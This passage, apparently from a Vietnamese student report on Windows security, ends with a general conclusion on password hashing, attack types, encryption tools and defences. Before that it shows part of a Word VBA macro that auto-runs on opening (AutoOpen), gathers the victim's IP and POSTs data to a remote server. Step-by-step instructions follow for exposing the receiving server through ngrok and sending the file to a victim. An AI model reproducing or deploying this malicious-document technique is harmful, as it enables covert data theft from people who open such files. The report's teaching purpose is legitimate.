**xmlhttp.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"**

**' Send the request with data**

**xmlhttp.send params**

**End Sub**

**Function URLEncode(str As String) As String**

**Dim i As Integer**

**Dim outStr As String**

**Dim c As String**

**Dim code As String**

**outStr = ""**

**For i = 1 To Len(str)**

**c = Mid(str, i, 1)**

**Select Case Asc(c)**

**Case 48 To 57, 65 To 90, 97 To 122 ' Alphanumeric characters**

**outStr = outStr & c**

**Case 32**

**outStr = outStr & "+"**

**Case Else**

**code = "%" & Hex(Asc(c))**

**outStr = outStr & code**

**End Select**

**Next i**

**URLEncode = outStr**

**End Function**

Giải thích các hàm trong đoạn script:

**Sub AutoOpen():** Đây là một macro đặc biệt trong Word VBA, nó tự động chạy khi tài liệu Word được mở.

**Sub ScanIP():** Hàm này sẽ thực hiện quá trình quét và gửi IP

**Sub SendData():** Hàm này gửi dữ liệu đến một máy chủ từ xa thông qua một yêu cầu HTTP POST

**Function URLEncode(str As String) As String:** Hàm này mã hóa một chuỗi thành định dạng URL

**Triển khai theo thứ tự:**

1. Chạy file server.py

2. Chạy lệnh terminal: **ngrok http 5000**

3. Chèn url mà ngrok cấp, lưu file và sau đó gửi cho máy nạn nhân

**Kết quả triển khai:**

**A screen shot of a computer

Description automatically generated**

**A screenshot of a computer

Description automatically generated**

**A screenshot of a computer

Description automatically generated**

Hình 27. Kết quả triển khai thành công

# **Chương 7. Kết luận**

Trong thời đại số hóa hiện nay, bảo mật hệ thống là một trong những ưu tiên hàng đầu đối với bất kỳ tổ chức hay cá nhân nào. Tài liệu này đã đề cập đến các cơ chế quản lý mật khẩu, các kiểu tấn công phổ biến trên hệ điều hành Windows, cũng như các thuật toán mã hóa và công cụ bảo vệ dữ liệu.

Quản lý mật khẩu:

Windows sử dụng cơ sở dữ liệu Security Accounts Manager (SAM) để lưu trữ mật khẩu người dùng dưới dạng mã hóa, cụ thể là NTLM hash.

Mật khẩu không được lưu trữ trực tiếp mà dưới dạng hash để ngăn chặn việc lấy cắp một cách dễ dàng.

Các kiểu tấn công:

Có nhiều kiểu tấn công như Malware, Phishing, DoS/DDoS, Brute Force Attack, Man-in-the-Middle, Zero-Day Exploits, và nhiều hơn nữa.

Các cuộc tấn công hiện đại như Generative AI-Driven Attacks và Ransomware-as-a-Service ngày càng tinh vi và nguy hiểm.

Thuật toán mã hóa và công cụ bảo vệ:

Các thuật toán mã hóa phổ biến như AES, RSA, Blowfish, và 3DES được sử dụng rộng rãi để bảo vệ dữ liệu.

Các công cụ như BitLocker, VeraCrypt, 7-Zip, và AxCrypt cung cấp các giải pháp mã hóa mạnh mẽ cho hệ thống và tệp tin.

CPI và phòng chống tấn công:

Việc cập nhật hệ thống thường xuyên, cài đặt phần mềm bảo mật, sử dụng tường lửa, và sao lưu dữ liệu định kỳ là những biện pháp quan trọng để bảo vệ hệ thống.

Sử dụng VPN khi kết nối mạng công cộng và cài đặt các phần mềm tiện ích như Malwarebytes, Bitdefender Antivirus, và Avast Free Antivirus giúp tăng cường bảo mật cho hệ thống.

Demo kỹ thuật tấn công RAT:

Tài liệu đã mô tả chi tiết các bước xây dựng và triển khai một Remote Access Trojan (RAT), từ việc NAT port trên modem đến việc ẩn mình của RAT trên hệ thống nạn nhân.

Kết quả cho thấy hacker có thể truy cập và kiểm soát hệ thống nạn nhân một cách dễ dàng nếu không có biện pháp bảo mật phù hợp.

Tổng kết

Bảo mật hệ thống là một quá trình liên tục và đòi hỏi sự chú ý cao độ. Hiểu rõ các cơ chế quản lý mật khẩu, nhận diện các kiểu tấn công phổ biến, áp dụng các thuật toán mã hóa mạnh mẽ, và thực hiện các biện pháp phòng chống tấn công là những bước cơ bản nhưng cực kỳ quan trọng để bảo vệ thông tin và dữ liệu của bạn. Sự kết hợp giữa kiến thức và các công cụ bảo mật sẽ giúp bạn tạo ra một môi trường an toàn hơn trong thế giới số hóa ngày nay.